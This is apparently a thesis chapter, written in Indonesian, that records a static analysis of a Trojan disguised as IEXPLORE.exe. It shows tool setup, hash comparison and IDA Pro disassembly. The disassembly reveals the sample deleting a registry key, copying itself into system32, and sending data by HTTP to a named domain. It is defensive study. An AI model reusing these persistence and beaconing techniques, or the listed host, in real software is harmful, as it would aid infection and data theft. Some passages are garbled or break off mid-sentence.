

BAB IV IMPLEMENTASI DAN PEMBAHASAN SISTEM

4.1. Implementasi

4.1.1. Menginstal *Tools Analisis Malware* pada *SO*

Windows

Beberapa *tools* yang akan diinstall untuk proses

analisis *Malware* antara lain:


a. Instalasi *Ida-pro Disassembly*

1. Klik *setupIda-pro.exe* kemudian akan tampil

splash screen, kemudian klik *next*.

2. Pilih *I accept the agreement*, lalu klik *next* seperti

pada gambar 4.1



Gambar 4.1 kotak pilihan *license*


3. Masukkan lokasi dimana *file - file Ida-pro* akan

diinstal. *Ida-pro* secara default akan terinstall

pada folder *C:\Program Files\IDA Free*, klik *next*

untuk melanjutkan seperti ditunjukkan pada


gambar 4.2.




Gambar 4.2 kotak pilihan lokasi install

4. Beri centang pada *checkbox Create a desktop icon*, klik *next*
5. Klik *install*, untuk mulai menginstal *Ida-pro*.
- b. Instalasi *RegShot*

Regshot merupakan aplikasi *portable*, dan tidak membutuhkan proses instalasi seperti yang dilakukan pada *tool Ida-pro*. Untuk menjalankan *regshot* klik *file Regshot.exe*. Tampilan *regshot* ditunjukkan pada gambar 4.3.



Gambar 4.3 tampilan tool regshot



Gambar 4.4 tampilan tool process monitor


c. Process Monitor

Process Monitor merupakan aplikasi *portable*, dan tidak membutuhkan proses instalasi seperti yang dilakukan pada *tool Ida-pro*. Untuk menjalankan regshot klik *file procmon.exe*. Tampilan *process monitor* ditunjukkan pada gambar 4.4.


4.1.2. **Mencari *file Malware Trojan***

Mencari *file Malware Trojan* dapat dilakukan dengan mengikuti langkah – langkah seperti di bawah ini :

1. Jika nama *file Malware* menyerupai nama *file* program yang ada pada sistem operasi, maka *file* yang dicurigai harus dibandingkan dengan program asli dengan melakukan langkah – langkah sebagai berikut :
 - a. Melihat *properties* dari kedua *file*, seperti pada gambar 4.5 dan 4.6.




Gambar 4.5 hasil *properties* dari file program yang dicurigai



Gambar 4.6 hasil *properties* dari file program yang asli

b. Menggunakan *md5 checksum*

Untuk membandingkan struktur *file* dari *file* program yang asli dengan *file* program yang dicurigai maka digunakan *tool md5 checksum*, seperti yang ditunjukkan pada gambar 4.7



```
root@system:~/vboxshare/TA_files/3# md5sum IEXPLORE.EXE
55794b97a7faabd2910873c85274f409 IEXPLORE.EXE
root@system:~/vboxshare/TA_files/3# md5sum IEXPLORE.exe
f26ac945f0f608a4514e65390ba0482d IEXPLORE.exe
root@system:~/vboxshare/TA_files/3# k
```


Gambar 4.7 membandingkan *file* menggunakan md5sum

Dari kedua hasil perbandingan seperti pada gambar 4.7, membuktikan bahwa *file* dengan nama *IEXPLORE.exe* adalah bukan *file* yang asli dan tidak lain adalah sebuah *file Malware (Trojan)*

4.1.3. **Melakukan karantina terhadap *file Trojan***

Karantina dapat dilakukan pada sistem operasi yang tidak kompatibel dengan *file Trojan*. Karena pada penelitian ini objek *Malware Trojan* yang akan dianalisis hanya komptibel pada sistem operasi *windows*, maka karantina dapat dilakukan pada sistem operasi selain *windows*, pada penelitian ini digunakan sistem operasi *linux*. Proses sharing *file* dari *linux* ke *windows*

menggunakan virtualbox share ditunjukkan pada gambar 4.8.



Gambar 4.8 sharing file Trojan dari linux ke windows


4.2. Pembahasan Sistem

4.2.1. Analisis statis

Analisis statis dilakukan dengan cara *Disassembly* file binari Trojan. Proses *disassembly* dilakukan untuk bisa mengetahui struktur program tersebut, sehingga cara kerja Trojan tersebut dapat diketahui. Adapun

tahap yang dilakukan adalah :


- a. Loading file Trojan ke dalam tool ida-pro disassembly seperti ditunjukkan pada gambar 4.9.



Gambar 4.9 proses *load file Trojan IEXPLORE.exe*

Gambar 4.9 menunjukkan bahwa *type file Trojan IEXPLORE.exe* adalah *Portable executable for 80386*. Dan tipe PE 32.

Gambar 4.10, 4.11 dan 4.12 menunjukkan kode *assembly* dari *file Trojan IEXPLORE.exe* setelah di-load ke dalam *tool Ida-pro disassembly*. Kode *assembly* dapat ditampilkan dalam bentuk struktur atau sesuai alur eksekusi program, dan dapat juga ditampilkan dalam bentuk baris kode.



```
CODE:0040B8CD loc_40B8CD:                                ; CODE XREF
CODE:0040B8CD      call     sub_408F14
CODE:0040B8D2      mov     ds:byte_40E9CC, al
CODE:0040B8D7      mov     ecx, offset a_system ; ".s
CODE:0040B8DC      mov     edx, offset dword_40C454
```

Gambar 4.12 kode *assembly* dari file *IEXPLORE.exe*

Setelah kode *assembly* didapatkan maka dilakukan analisis terhadap kode tersebut. Pada gambar 4.10, 4.11 dan 4.12 terlihat aksi - aksi yang dilakukan oleh *Trojan* saat pertama kali berjalan diantaranya:

1. Pada baris kode dengan alamat CODE:0040B860, seperti pada gambar 4.10, program pertama kali dijalankan dengan memanggil fungsi *start*, lalu baris berikutnya berisi variabel lokal yang dimiliki oleh program. Fungsi *start* sama dengan fungsi *main* pada program *java* dan *C++*.
2. Pada baris kode dengan alamat CODE:0040B86F hingga alamat CODE:0040B894 seperti pada gambar 4.11, terlihat program memanggil *library* milik *system* operasi *windows* yaitu *kernel32.dll* menggunakan fungsi *LoadLibraryA*. Library *kernel32.dll* adalah library milik

3. Pada baris kode dengan alamat CODE:0040B8D7 sampai dengan alamat CODE:0040B8E6 program melakukan pemanggilan fungsi sub_408E80 menggunakan perintah *assembly* yaitu perintah *call*. Fungsi sub_408E80 menerima tiga buah parameter ketika dipanggil. Baris kode *assembly* dari fungsi sub_408E80 ditunjukkan pada gambar 4.12 .


The screenshot shows the Hex View window of OllyDbg. The main pane displays assembly code for the subroutine `sub_408E80`. The code starts at address `CODE:00408E80` and ends at `CODE:00408E9A`. The instructions include pushing registers, moving values, calling other subroutines (`sub_408DF0`, `RegDeleteKeyA`, `RegCloseKey_0`), popping registers, and returning.

Address	Disassembly	Comment
<code>CODE:00408E80</code>	<code>; S U B R O U T I N E </code>	
<code>CODE:00408E80</code>	<code>sub_408E80 proc near</code>	<code>; CODE</code>
<code>CODE:00408E80</code>		<code>; start</code>
<code>CODE:00408E80</code>	<code>push ebx</code>	
<code>CODE:00408E81</code>	<code>push esi</code>	
<code>CODE:00408E82</code>	<code>mov esi, ecx</code>	
<code>CODE:00408E84</code>	<code>call sub_408DF0</code>	
<code>CODE:00408E89</code>	<code>mov ebx, eax</code>	
<code>CODE:00408E8B</code>	<code>push esi</code>	<code>; lpSub</code>
<code>CODE:00408E8C</code>	<code>push ebx</code>	<code>; hKey</code>
<code>CODE:00408E8D</code>	<code>call RegDeleteKeyA</code>	
<code>CODE:00408E92</code>	<code>push ebx</code>	<code>; hKey</code>
<code>CODE:00408E93</code>	<code>call RegCloseKey_0</code>	
<code>CODE:00408E98</code>	<code>pop esi</code>	
<code>CODE:00408E99</code>	<code>pop ebx</code>	
<code>CODE:00408E9A</code>	<code>ret</code>	
<code>CODE:00408E9A</code>	<code>sub_408E80 endp</code>	

Gambar 4.13 kode assembly dari fungsi sub 408E80

Kode yang terdapat pada fungsi *sub_408E80* yang ditunjukkan oleh gambar 4.13, *Trojan* akan menghapus sebuah kunci *registry* pada *windows*. Jika dilihat dari

parameter yang diterima oleh fungsi *sub_408E80*, pada parameter pertama yaitu pada alamat *CODE:0040B8E1* dengan perintah *mov eax 80000000h*, dimana nilai *80000000h* merupakan konstanta dari string '*HKEY_CLASSES_ROOT*'. sehingga dapat diketahui bahwa *Trojan* akan menghapus sebuah kunci *registry* dengan nama *.system* di dalam *registry 'HKEY_CLASSES_ROOT'*.



```

W-A | Hex View-A | Exports | Imports | Names | Functions | Strings | Structures | E1
CODE:0040B8EB      push     0FFh           ; uSize
CODE:0040B8F0      push     offset Buffer   ; lpBuffer
CODE:0040B8F5      call     GetSystemDirectoryA
CODE:0040B8FA      push     0              ; bFailIfExists
CODE:0040B8FC      lea      eax, [ebp+var_14]
CODE:0040B8FF      mov      edx, offset Buffer
CODE:0040B904      mov      ecx, 100h
CODE:0040B909      call     sub_403A9C
CODE:0040B90E      lea      eax, [ebp+var_14]
CODE:0040B911      mov      edx, offset dword_40C460
CODE:0040B916      call     sub_403AD0
CODE:0040B91B      mov      eax, [ebp+var_14]
CODE:0040B91E      call     sub_403CC8
CODE:0040B923      push     eax             ; lpNewFileName
CODE:0040B924      lea      edx, [ebp+var_18]
CODE:0040B927      xor      eax, eax
CODE:0040B929      call     sub_402784
CODE:0040B92E      mov      eax, [ebp+var_18]
CODE:0040B931      call     sub_403CC8
CODE:0040B936      push     eax             ; lpExistingFile
CODE:0040B937      call     CopyFileA
CODE:0040B93C      push     0              ; bFailIfExists
CODE:0040B93F      lea      eax, [ebp+var_1C]

```

Gambar 4.14 kode assembly Trojan IEXPLORE.exe

4. Seperti pada gambar 4.14, baris kode dengan alamat *CODE:0040B8EB* sampai dengan alamat *CODE:0040B937*, *Trojan* menggunakan fungsi *API* dari *windows* untuk menggandakan dirinya ke dalam *directory root system* operasi. fungsi – fungsi *API* yang digunakan adalah

- *GetSystemDirectoryA* adalah fungsi *API* untuk mengetahui *root* dari *system*, pada *system operasi windows root system* berada pada *directory 'C:\windows\system32\'*.
- *CopyFileA* adalah fungsi *API* untuk menggandakan file *Trojan* ke dalam file dengan nama yang berbeda.

Nama-nama file yang merupakan salinan dari *Trojan IEXPLORE.exe* adalah *SVCHOST.exe* dan *IEXPLORE.exe* yang akan tersimpan pada *directory 'C:\windows\system32\'*.

b. Analisis fungsi

Analisis fungsi ditujukan untuk mempercepat proses analisis, dikarenakan banyaknya fungsi fungsi yang terdapat di dalam program yang sekiranya tidak perlu untuk dianalisis. Untuk menemukan fungsi – fungsi apa saja yang terdapat di dalam *Trojan IEXPLORE.exe*, maka digunakan *tool function* milik *Ida-pro*. daftar fungsi – fungsi yang terdapat di dalam *Trojan IEXPLORE.exe* ditunjukkan pada gambar 4.15 dan 4.16.

Function name	Segment	Start	Length	R	F	L	S	B	T
RegCloseKey	CODE	00401124	00000006	R	.	.	.	.	T
RegOpenKeyExA	CODE	0040112C	00000006	R	.	.	.	.	T
RegQueryValueExA	CODE	00401134	00000006	R	.	.	.	.	T
WideCharToMultiByte	CODE	0040113C	00000006	R	.	.	.	.	T
SysReAllocStringLen	CODE	00401144	00000006	R	.	.	.	.	T
SysFreeString	CODE	0040114C	00000006	R	.	.	.	.	T
LocalAlloc_0	CODE	00401188	00000006	R	.	.	.	.	T
LocalFree	CODE	00401190	00000006	R	.	.	.	.	T
VirtualAlloc	CODE	00401198	00000006	R	.	.	.	.	T
VirtualFree	CODE	004011A0	00000006	R	.	.	.	.	T
InitializeCriticalSection	CODE	004011A8	00000006	R	.	.	.	.	T
EnterCriticalSection	CODE	004011B0	00000006	R	.	.	.	.	T
LeaveCriticalSection	CODE	004011B8	00000006	R	.	.	.	.	T
DeleteCriticalSection	CODE	004011C0	00000006	R	.	.	.	.	T
sub_4011C8	CODE	004011C8	0000004F	R	.	.	.	.	.
sub_401218	CODE	00401218	00000006	R	.	.	.	.	.

Gambar 4.15 fungsi yang terdapat di dalam *Trojan*

Function name	Segment	Start	Length	R	F	L	S	B	T
closesocket	CODE	00408774	00000006	R	.	.	.	.	T
connect	CODE	0040877C	00000006	R	.	.	.	.	T
htons	CODE	00408784	00000006	R	.	.	.	.	T
inet_addr	CODE	0040878C	00000006	R	.	.	.	.	T
send	CODE	00408794	00000006	R	.	.	.	.	T
socket	CODE	0040879C	00000006	R	.	.	.	.	T
gethostbyname	CODE	004087A4	00000006	R	.	.	.	.	T
gethostname	CODE	004087AC	00000006	R	.	.	.	.	T
WSAStartup	CODE	004087B4	00000006	R	.	.	.	.	T
WSACleanup	CODE	004087BC	00000006	R	.	.	.	.	T

Gambar 4.16 fungsi yang terdapat di dalam *Trojan*


Gambar 4.15 dan 4.6, menunjukkan beberapa fungsi yang digunakan oleh *Trojan* adalah fungsi *API* yang disediakan oleh *windows*. Diantaranya :

1. Fungsi *RegCloseKey*
2. Fungsi *RegOpenKey*
3. Fungsi *RegQueryValueExA*
4. Fungsi *socket*
5. Fungsi *connect*
6. Fungsi *gethostbyname*

fungsi *API* di atas adalah fungsi yang disediakan oleh *library system operasi windows* untuk melakukan manipulasi *registry* dan koneksi ke jaringan. Untuk mempelajari fungsi di atas, maka dapat dibaca manual yang disediakan oleh *Microsoft*.

c. Analisis *string* yang terdapat di dalam *Trojan IEXPLORE.exe*

Analisis *string* dilakukan untuk mencari *string-string* yang terdapat di dalam program *Trojan IEXPLORE.exe*. karena *string* adalah *type data* yang dapat berisi suatu informasi.



Address	Length	T...	String
"..." CODE:004093C4	00000013	C	send.prettysky.com
"..." CODE:004093E0	00000016	C	GET /send.php?Se

Gambar 4.17 *string* yang terdapat di dalam *Trojan*

Seperti pada gambar 4.17, terdapat *string* yang berisi informasi nama domain, *string* ditunjukkan pada tabel 4.1:

Tabel 4.1 tabel daftar string

Alamat	String
CODE:004093C4	Send.prettysky.com
CODE:004093E0	GET /send.php?SendTo=
CODE:00409430	Host : send.prettysky.com
CODE:00409464	Info.prettysky.com
CODE:00409480	Host : info.prettysky.com

Dari daftar *string* pada tabel 4.1, menunjukkan kemungkinan *Trojan IEXPLORE.exe* mencoba melakukan koneksi ke jaringan luar, karena string di atas menunjukkan sebuah nama domain. Gambar 4.18 menunjukkan kode *assembly* secara lengkap ketika *string* digunakan oleh sebuah fungsi di dalam program.


```

CODE:004091E8 10C_4091E8. ; CODE AREA: SUB_40914C+801
CODE:004091E8 mov [ebp+name.sa_family], 2
CODE:004091F1 push 50h ; hostshort
CODE:004091F3 call htons
CODE:004091F8 mov word ptr [ebp+name.sa_data], ax
CODE:004091FF lea edx, [ebp+var_11AC]
CODE:00409205 mov eax, offset aSend_prettysky ; "send.prettysky.com"
CODE:0040920A call sub_408F40
CODE:0040920F mov eax, [ebp+var_11AC]
CODE:00409215 call sub_403CC8
CODE:0040921A push eax ; cp
CODE:0040921B call inet_addr
CODE:00409220 mov dword ptr [ebp+name.sa_data+2], eax
CODE:00409226 push 10h ; namelen
CODE:00409228 lea eax, [ebp+name]
CODE:0040922E push eax ; name
CODE:0040922F push ebx ; s
CODE:00409230 call connect
CODE:00409235 mov esi, eax
CODE:00409237 push offset aGetSend_php?se ; "GET /send.php?SendTo="
